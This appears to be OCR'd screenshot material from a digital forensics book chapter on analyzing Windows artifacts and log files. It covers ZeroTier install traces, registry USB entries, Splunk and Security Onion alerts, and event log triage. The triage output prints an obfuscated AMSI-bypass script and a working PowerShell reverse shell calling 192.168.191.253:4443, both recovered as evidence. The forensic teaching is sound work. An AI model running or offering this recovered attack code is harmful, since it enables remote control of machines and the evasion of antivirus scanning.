X CalculatorAppList.targets-size-36_altfarm-unplated.png			0	2022-01-23 10...	2022-02-08 19...	2022-02-05 2...	2022-01-23 10...	0	Unallocated	Unallocated
X WinMetadata				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
X [current folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
X [parent folder]				2022-02-08 19...	2022-02-08 19...	2022-02-08 1...	2022-01-23 10...	48	Unallocated	Unallocated
X Microsoft.UI.Xaml.winmd	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	236936	Unallocated	Unallocated
X AppxSignature.p7x	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	11015	Unallocated	Unallocated
X AppxBlockMap.xml	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	49782	Unallocated	Unallocated
X TraceLogging.dll	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	28672	Unallocated	Unallocated
X GraphControl.dll	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	671232	Unallocated	Unallocated
X resources.pri	0			2022-01-23 10...	2022-02-03 22...	2022-02-08 2...	2022-01-23 10...	435768	Unallocated	Unallocated
X CalculatorApp.winmd	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	137216	Unallocated	Unallocated
X TraceLogging.winmd	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4608	Unallocated	Unallocated
X GraphingImpl.dll	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	72192	Unallocated	Unallocated
X omsautimmss.dll	0			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	6774...	Unallocated	Unallocated
X AppxManifest.xml	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	4884	Unallocated	Unallocated
X GraphControl.winmd	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	22528	Unallocated	Unallocated
Calculator.exe	1			2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	5013...	Inhaluated	Inhaluated


Keyword search | 82 Results | Table | Thumbnail | Summary | Save Table as CSV

Name	Keyword Preview	Location	Modified Time	Change Time
ztap300.sys	LLCFileDescription<ZeroTier One Virtual Network Port	/img_Laptop1Final.E01/vol_v06/ProgramData/ZeroTier/On...	2021-06-30 16:57:12 PDT	2022-02-05 23:15:35
ZeroTier One.msi	required to install <ZeroTier One Virtual Network Port	/img_Laptop1Final.E01/vol_v06/Users/Patrick/Downloads/...	2022-02-05 23:14:10 PST	2022-02-05 23:15:14
System.evtx	ZeroTier OneC:\ProgramData\ZeroTier\One\zerotier-one...	/img_Laptop1Final.E01/vol_v06/Windows\System32\winev...	2022-02-12 15:17:10 PST	2022-02-12 15:17:10
zerotier-one_x64.exe	em32\icads.exe "<ZeroTier One<ZEROTIER_HOME%llu	/img_Laptop1Final.E01/vol_v06/ProgramData/ZeroTier/On...	2021-11-29 21:59:18 PST	2022-02-05 23:15:35
appsglobals.txt	874A-C0F2E0B9FA8E}><ZeroTier One<ZeroTier One.exe ...	/img_Laptop1Final.E01/vol_v06/Users/Patrick/AppData/Lo...	2019-07-20 04:08:22 PDT	2022-01-10 15:09:10
cohort_echo.bin	IdeZeroTier, Inc<ZeroTier One\prerequisites\Tx	/img_Laptop1Final.E01/vol_v06\\$OrphanFiles\Intel\Echo\...	2019-08-26 03:44:42 PDT	2022-02-03 22:52:13
DiagnosticLogCSP_Collector_DeviceProvisioning_2022_1	rovisionengine.cpp<ZeroTier One<[8056c2e21ccdf65a]WFP	/img_Laptop1Final.E01/vol_v06/ProgramData/Microsoft/Di...	2022-02-12 14:58:43 PST	2022-02-12 14:58:43
WindowsPowerShell.evtx	ming\ZeroTier, Inc<ZeroTier One\prerequisites\file_deleter	/img_Laptop1Final.E01/vol_v06/Windows\System32\winev...	2022-02-12 15:21:03 PST	2022-02-12 15:21:03
DiagnosticLogCSP_Collector_DeviceProvisioning_2022_2	rovisionengine.cpp<ZeroTier One<[8056c2e21ccdf65a]WFP	/img_Laptop1Final.E01/vol_v06/ProgramData/Microsoft/Di...	2022-02-08 20:10:49 PST	2022-02-08 20:10:49
SleepStudyControlTraceSession.etl	_Interface_JfAlias<ZeroTier One<[8056c2e21ccdf65a]	/img_Laptop1Final.E01/vol_v06\Windows\System32\Sleep...	2022-02-05 23:05:32 PST	2022-02-05 23:05:32
NetCore.etl	9CB4-F898CE0F93D7><ZeroTier One<[8056c2e21ccdf65a]	/img_Laptop1Final.E01/vol_v06\Windows\System32\LogFil...	2022-02-12 15:17:05 PST	2022-02-12 15:17:05
WER_7fa84b9e-e15f-4531-8b2a-5fd639e4e14c.tmp.etl	8kC:\ProgramData\ZeroTier\One\zerotier-one_x64.exe	/img_Laptop1Final.E01/vol_v06\ProgramData/Microsoft/Wi...	2022-02-12 15:36:51 PST	2022-02-12 15:36:51
Installed Programs Artifact	Program Name : <ZeroTier One<Virtual Network Port v	/img_Laptop1Final.E01/vol_v06\Windows\System32\config\...	2022-02-12 15:16:56 PST	2022-02-03 22:15:31
WER_e5cef6cf-1868-4bd9-99c1-965a9466009.dmp.etl	ame.microsoft.com\ZeroTier One<Virtual Network Port v	/img_Laptop1Final.E01/vol_v06\ProgramData/Microsoft/Wi...	2022-02-12 15:36:56 PST	2022-02-12 15:36:56
amd64_microsoft-windows-font-fms.resources_31bf383d_0ne3\ProgramData\ZeroTier\One\zerotier-one_x64.exe	/img_Laptop1Final.E01/vol_v06\\$OrphanFiles\Manifest\...	2022-01-23 09:40:14 PST	2022-02-03 22:49:26	
appsglobals.txt	874A-C0F2E0B9FA8E}><ZeroTier One<ZeroTier One.exe ...	/img_Laptop1Final.E01/vol_v06/Users/Patrick/AppData/Lo...	2019-07-20 04:08:22 PDT	2022-02-08 19:45:39
SYSTEM.LOG1	ming\ZeroTier, Inc<ZeroTier One\prerequisites\aiapa	/img_Laptop1Final.E01/vol_v06\Windows\System32\config...	2022-01-23 09:31:20 PST	2022-02-03 22:15:28
APPRASIER_TelemetryBaseline CU2H2H.bin	rogram Files (x86)<ZeroTier One\SourceMsIUninsta	/img_Laptop1Final.E01/vol_v06\Windows\appcompat\app...	2022-02-11 15:03:59 PST	2022-02-11 15:03:59
\$MFT	if [C:\ProgramData\ZeroTier\One\zerotier-one_x64.exe]	/img_Laptop1Final.E01/vol_v06\\$MFT	2022-01-10 14:54:23 PST	2022-01-10 14:54:23
oem13.inf	oem13.inf ;><ZeroTier One<Virtual Network Port ND156	/img_Laptop1Final.E01/vol_v06\Windows\INF\oem13.inf	2022-02-05 23:16:07 PST	2022-02-05 23:16:07

Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences | Page: 1 of 39 Page | Matches on page: 1 of 24 Match | ← → | 100% | | | Reset

Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\file_deleter.ps1';C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\aipackagechainer.exe';C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One';C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc -retry_count 10
Setmlk = [Byte[]] (\$s0xdf,\$s1kg,\$s2by,\$s3tho,\$s4uhqw)
[System.Runtime.InteropServices.Marshal]::Copy(\$setmlk, 0, \$sasbz, 6)
powershell <\$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253',4443);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535 %{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){\$data = (New-Object -TypePName System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i);\$sendback = [tex





	A	B	C	D	E	F	G	H
1	EntryN	Sequer	InUse	ParentI	ParentS	ParentPath	FileNar	Extensi
608	618	11	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe9efeb.peer	
1536	1618	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	778cdde719.peer	
26988	24842	12	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe7b4cd.peer	
103842	71342	6	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe04eba.peer	
128824	97066	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	62f865ae7.peer	
131312	99627	3	TRUE	99626	3	.\Program Files (x86)\ZeroTier	One	
131318	99633	8	TRUE	99631	8	.\ProgramData\ZeroTier	One	
131320	99635	10	TRUE	99633	8	.\ProgramData\ZeroTier\One	networks.d	
131352	99667	5	TRUE	99633	8	.\ProgramData\ZeroTier\One	zerotier-o.exe	
131368	99683	3	TRUE	99633	8	.\ProgramData\ZeroTier\One	tap-windows	
131373	99688	3	TRUE	99683	3	.\ProgramData\ZeroTier\One\tap-windows	x64	
131374	99689	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300.c.cat	
131375	99690	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300.s.sys	
131382	99697	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	ztap300.i.inf	
131400	99715	4	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c.exe	
131520	99839	18	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c.bat	
131540	99856	42	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_it.bat	
131549	99865	7	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	regid.201c.swidtag	
131665	99981	4	TRUE	99637	10	.\ProgramData\regid.2010-01.com.zerotier	regid.201c.swidtag	
131666	99982	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	authtoker.secret	
131668	99984	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity_si.secret	
131670	99986	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity_p.public	
131671	99987	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	planet	

98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF File	21 KB
98.0.4758.82_97.0.4692.99_CHR-C1E0485A...	6/25/2022 6:21 AM	PF-SLACK File	4 KB
AESM_SERVICE.EXE-2882465E(pf	6/25/2022 6:21 AM	PF File	11 KB
AESM_SERVICE.EXE-2882465E(pf-slack	6/25/2022 6:21 AM	PF-SLACK File	2 KB
AIPACKAGECHAINER.EXE-C35C3DB1(pf	6/25/2022 6:21 AM	PF File	6 KB
AIPACKAGECHAINER.EXE-C35C3DB1(pf...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA.EXE-78CA83B0(pf	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA.EXE-78CA83B0(pf-slack	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.45.0.EXE-05464C...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.53.0.EXE-D9EC0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.64.0.EXE-319061...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.84.0.EXE-DEDA0...	6/25/2022 6:21 AM	PF-SLACK File	3 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF File	2 KB
AM_DELTA_PATCH_1.359.93.0.EXE-347F49...	6/25/2022 6:21 AM	PF-SLACK File	3 KB

RunTime	ExecutableName
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES\ZEROTIER\ZEROTIER ONE VIRTUAL NETWORK PORT
2/6/2022 7:16	\VOLUME{01d8067502ac9764-1002c20a}\USERS\PATRICK\APPDATA\ROAMING\ZEROTIER, INC\ZEROTIER ONE
2/11/2022 22:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:50	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/9/2022 3:46	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:21	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:19	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE
2/6/2022 7:15	\VOLUME{01d8067502ac9764-1002c20a}\PROGRAM FILES (X86)\ZEROTIER\ONE\ZEROTIER_DESKTOP_UI.EXE

File Explorer view showing the contents of the System32 folder:

- System32 (4433)
  - 0409 (2)
  - AdvancedInstallers (3)
  - AppLocker (2)
  - appraiser (5)
  - ar-SA (13)
  - bg-BG (11)
  - Boot (7)
  - Bthprops (3)
  - ca-ES (9)
  - CatRoot (4)
  - catroot2 (10)
  - cAVS (5)
  - CodeIntegrity (6)
  - Com (9)
  - config (72)**

Details view of the config folder:

Name	Date modified	Type	Size
bbimigrate (5)	6/26/2022 7:37 AM	File	128 KB
BFS (2)	6/26/2022 7:37 AM	File	64 KB
Journal (2)	6/26/2022 7:37 AM	File	71,168 KB
RegBack (2)	6/26/2022 7:37 AM	File	29,440 KB
systemprofile (3)	6/26/2022 7:37 AM	File	
TxR (9)	6/26/2022 7:37 AM	File	
Configuration (8)	6/26/2022 7:37 AM	File	
cs-CZ (14)	6/26/2022 7:37 AM	File	

File list view showing log files:

Name	Date modified	Type	Size
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCo	2022-02-03 22:18:30 PST	File	1
ELAM{20d0fd7c-7c71-11ec-8002-000d3a4359b5}.TMCo	2022-02-03 22:18:30 PST	File	1
<b>SAM</b>	2022-02-12 15:16:56 PST	File	1
SAM.LOG1	2022-01-23 09:31:20 PST	File	1
SAM.LOG2	2022-01-23 09:31:20 PST	File	1
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMbl	2022-01-23 11:28:15 PST	File	1
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCo	2022-01-23 11:27:39 PST	File	1
SAM{20d0fd44-7c71-11ec-8002-000d3a4359b5}.TMCo	2022-01-23 11:27:39 PST	File	1

File list view showing system logs:

Name	Date modified	Type	Size
SAM	6/26/2022 7:37 AM	File	128 KB
SECURITY	6/26/2022 7:37 AM	File	64 KB
SOFTWARE	6/26/2022 7:37 AM	File	71,168 KB
SYSTEM	6/26/2022 7:38 AM	File	29,440 KB

Registry Explorer v1.6.0.0

File Tools Options Bookmarks (29/0) View Help

Registry hives (1) Available bookmarks (29/0)

Enter text to search... Find

Key name	# values
+	=
C:\Users\madno\Desktop\SYSTEM	
ROOT	
Associated deleted records	
Unassociated deleted records	
Unassociated deleted values	21

Values

Drag a column header here to group by that column

Value Name	Value...	Data	Value Sla...	Is Deleted	Data Record ...
=	=	=	=	=	=

Type viewer

Value: None Collapse all hives


Selected hive: SYSTEM Last write: 2022-02-12 22:47:36 Key contains no values Load complete Hidden keys: 0 62

USB	0	5	2022-02-04 07:02:36
ROOT_HUB30	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_00	0	1	2022-02-04 07:02:35
VID_05C8&PID_0815&MI_02	0	1	2022-02-04 07:02:35
VID_8087&PID_0A2B	0	1	2022-02-04 07:02:36
{2F2B7B01-597A-434C-8DD6-D27CD4...	0	1	2022-02-04 07:03:06
{5d624f94-8850-40c3-a3fa-a4fd2080b...	0	1	2022-02-04 07:03:04
{DD8E82AE-334B-49A2-AEAE-AEB0F...	0	1	2022-02-04 07:03:04

Values				
Drag a column header here to group by that column				
	Value Name	Value Type	Data	Value Slack
DeviceDesc	RegSz	@usbvideo.inf,%usbvideo.devicedesc%;	00-00	
LocationInformation	RegSz	0000.0014.0000.005.000.000.000.000.000	00-00-00-00-00-00-00	
Capabilities	RegDword	164		
Address	RegDword	5		
ContainerID	RegSz	{00000000-0000-0000-ffff-ffffffff}	00-00-00-00-00-00	
HardwareID	RegMultiSz	USB\VID_05C8&PID_0815&REV_0011&M...		
CompatibleIDs	RegMultiSz	USB\COMPAT_VID_05c8&Class_0e&Sub...	00-00-00-00-00-00	
ConfigFlags	RegDword	0		
ClassGUID	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}	00-00-00-00-00-00	
Driver	RegSz	{ca3e7ab9-b4c3-4ae6-8251-579ef933890...}	00-00-00-00	
Service	RegSz	usbvideo	9E-01	
LowerFilters	RegMultiSz	WdmCompanionFilter	35-26-4D-49	
Mfg	RegSz	@usbvideo.inf,%msft%;Microsoft	00-00-00-00-00-00	
FriendlyName	RegSz	HP Wide Vision FHD Camera		

Type viewer	Binary viewer
Value name	HardwareID
Value type	RegMultiSz
Value	USB\VID_05C8&PID_0815&REV_0011&MI_00 USB\VID_05C8&PID_0815&MI_00
Raw value	55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-52-00-45-00-56-00-5F-00-30-00-30-00-31-00-31-00-26-00-4D-00-49-00-5F-00-30-00-30-00-00-00-55-00-53-00-42-00-5C-00-56-00-49-00-44-00-5F-00-30-00-35-00-43-00-38-00-26-00-50-00-49-00-44-00-5F-00-30-00-38-00-31-00-35-00-26-00-4D-00-49-00-5F-00-30-00-00-00-00-00

# Chapter 12: Analyzing Log Files




Splunk Enterprise Search Interface:

- Search Bar:** windows
- Results Summary:** 21,671 events (6/29/22 11:00:00.000 PM to 6/30/22 11:13:20.000 PM) No Event Sampling
- Event List:**
  - Time: 6/30/22 11:12:29.000 PM
  - Event details:
 

```
> 06/30/2022 04:11:29 PM
LogName=Application
...
TaskCategory=None
OpCodeInfo
Message=caller=log.go:124 ts=2022-06-30T23:11:29.867286Z caller=teelogger.go:25 level=info caller=log.go:69 component=rsquery oslevel=stderr msg="I0630 16:11:29.867285 4648 query.cpp:102] Storing initial results for new scheduled query: pack_windows-compliance_smbv1_registry" caller=query.cpp:102
Show all 12 lines
host = DESKTOP-9SK5KPF | source = WinEventLog:Application | sourcetype = WinEventLog:Application
```
  - Time: 6/30/22 11:12:28.000 PM
  - Event details:
 

```
> <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385f-c22a-43e0-bf4c-06f5698ffbd9}" /><EventID>5</EventID><Version>3</Version><Level>4</Level><Task>5</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated><SystemTime>2022-06-30T23:11:28.0814548Z</SystemTime></TimeCreated><Correlation ID="468895"><RecordID>468895</RecordID><Correlation ID="2860" ThreadID="4052" /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>DESKTOP-9SK5KPF</Computer><Security UserID="S-1-5-18" /><EventData><Data Name="RuleName"></Data><Data Name="UtcTime">2022-06-30 23:11:28.072Z</Data><Data Name="ProcessGuid">\{03f747c5-2d9f-62be-f261-000000000000</Data><Data Name="ProcessId">3952</Data><Data Name="Image">C:\Program Files\SplunkUniversalForwarder\bin\splunk-winprintmon.exe</Image><Data Name="User">NT AUTHORITY \SYSTEM</Data></EventData></Event>
```



**Security Onion**

Overview Alerts Hunt Cases PCAP Grid Downloads Administration

**Alerts**

Total Found: 123

Options



Group By Name, Module

Last 24 months

REFRESH

Group: rule.name Group: event.module Group: event.severity\_label

Count	rule.name	event.module	event.severity_label
30	GPL_NETBIOS_SMB-DS_IPC\$ unicode share access	suricata	low
10	GPL_NETBIOS_SMB_IPCS unicode share access	suricata	low
9	ET_MALWARE_Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	suricata	high
9	ET_MALWARE_Zbot_POST_Request_to_C2	suricata	high
9	ET_P2P_BitTorrent_peer_sync	suricata	high
8	GPL_SNMP_public_access_udp	suricata	medium
5	ET_INFO_Hilotti_Style_GET_to_PHP_with_invalid_tense_MSIE_headers	suricata	high
5	ET_POLICY_PE_EXE_or_DLL_Windows_file_download_HTTP	suricata	high
5	ET_USER_AGENTS_Suspicious_User-Agent - Possible_Trojan_Downloader_(ver18/ver19/etc)	suricata	high
4	ET_MALWARE_Tib/Harmig_Downloader_Activity	suricata	high
4	GPL_P2P_BitTorrent_transfer	suricata	high
2	ET_MALWARE_Possible_Windows_executable_sent_when_remote_host_claims_to_send_html_content	suricata	high



```

@rem Event and Security Logs
wevtutil epl Setup .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Setup.evtx
wevtutil epl System .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_System.evtx
wevtutil epl Security .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Security.evtx
wevtutil epl Application .\%COMPUTERNAME%\Logs\%COMPUTERNAME%_Application.evtx

```

Administrator: Command Prompt - CyLR.exe

```

Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Backup%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-SystemAssessmentTool%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-UpdateClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinINet-Config%4ProxyConfigChanged.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinLogon%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinRM%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinSock-WS2HELP%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Wired-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WLAN-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMI-Activity%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMPNSS-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4WHC.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Workplace-Join%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-CompositeClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WWAN-SVC-Events%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\0Alerts.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Parameters.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Security.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Setup.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\SMSApi.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\State.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\System.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Windows_PowerShell.evtx
Collecting File: C:\WINDOWS\system32\Tasks\Agent Activation Runtime\S-1-5-21-1559058806-2639169911-1308567520-1001

```

```

Date      : 2/11/2022 5:37:07 PM
Log       : Security
EventID   : 4732
Message   : User added to local Administrators group
Results   : Username: -
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded   :

Date      : 2/11/2022 5:29:43 PM
Log       : Security
EventID   : 4720
Message   : New User Created
Results   : Username: minecraftsteve
            User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command   :
Decoded   :

Date      : 2/3/2022 11:02:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: pbentley0107@gmail.com
            User SID Access Count: 24
Command   :
Decoded   :

```

```

Date      : 2/3/2022 11:05:53 PM
Log       : System
EventID   : 7030
Message   : Interactive service warning
Results   : Service name: Printer Extensions and Notifications
            Malware (and some third party software) trigger this warning
Command   :
Decoded   :

```

```

Date      : 2/9/2022 3:34:55 PM
Log       : Powershell
EventID   : 4104
Message   : Suspicious Command Line
Results   : Long Command Line: greater than 1000 bytes

Command : $xezna = @"
    using System;
    using System.Runtime.InteropServices;
    public class xezna {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr gqpiwc, uint flNewProtect, out uint lpflOldProtect);
    }
"@

Add-Type $xezna

$vcmmix = [xezna]::LoadLibrary("$([cHAR](97)+[cHAR](109+37-37)+[cHAR]([byTE]0x73)+[chAR](105)+[cHAR](46+28-28)+[Char](100*7/7)
+[cHAR]([bYte]0x6c)+[char](108*96/96))")
$azasbz = [xezna]::GetProcAddress($vcmmix,
"$([AmsiScā+'nBuffer']).nORMalize([cHAR]([byte]0x46)+[char]([bYte]0x6f)+[chAR]([byTE]0x72)+[chAr](31+78)+[chAr](68+66-66))
-replace [ChaR](45+47)+[ChaR]([BYte]0x70)+[ChAr](102+21)+[cHaR](10+67)+[cHar](89+21)+[cHAR]([BytE]0x7d))")
$p = 0
[xezna]::VirtualProtect($azasbz, [uint32]5, 0x40, [ref]$p)
$kxdf = "0xB8"
$xlgk = "0x57"
$kbyc = "0x00"
$stvr = "0x07"
$itho = "0x80"
$uhqw = "0xC3"
$etmlk = [Byte[]] ($kxdf,$xlgk,$kbyc,$stvr,+$itho,+$uhqw)
[System.Runtime.InteropServices.Marshal]::Copy($etmlk, 0, $azasbz, 6)

powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253','4443');$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.UTF8Encoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
= $sendback + 'PSReverseShell# '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}$client.Close();"
Decoded :


```

```

powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253','4443');$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.UTF8Encoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
= $sendback + 'PSReverseShell# '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}$client.Close();"

```

Name	Type	Size	Date modified
Security.evtx	Event Log	19,524 KB	7/1/2022 6:50 PM
Microsoft-Windows-Store%4Operational.evtx	Event Log	17,476 KB	2/12/2022 2:17 PM
Microsoft-Windows-PowerShell%4Operational.evtx	Event Log	5,188 KB	7/1/2022 6:55 PM
Microsoft-Windows-AppDeploymentServer%4Operational.evtx	Event Log	5,124 KB	2/12/2022 2:18 PM
Microsoft-Windows-Ntfs%4Operational.evtx	Event Log	3,140 KB	2/12/2022 2:18 PM
Windows PowerShell.evtx	Event Log	3,140 KB	2/12/2022 2:21 PM
Application.evtx	Event Log	2,116 KB	2/12/2022 2:18 PM
Microsoft-Windows-StateRepository%4Operational.evtx	Event Log	2,116 KB	2/12/2022 2:18 PM
Microsoft-Windows-AppReadiness%4Admin.evtx	Event Log	1,092 KB	2/12/2022 1:47 PM
Microsoft-Windows-GroupPolicy%4Operational.evtx	Event Log	1,092 KB	2/12/2022 2:18 PM
Microsoft-Windows-Kernel-PnP%4Device Management.evtx	Event Log	1,092 KB	2/12/2022 2:17 PM
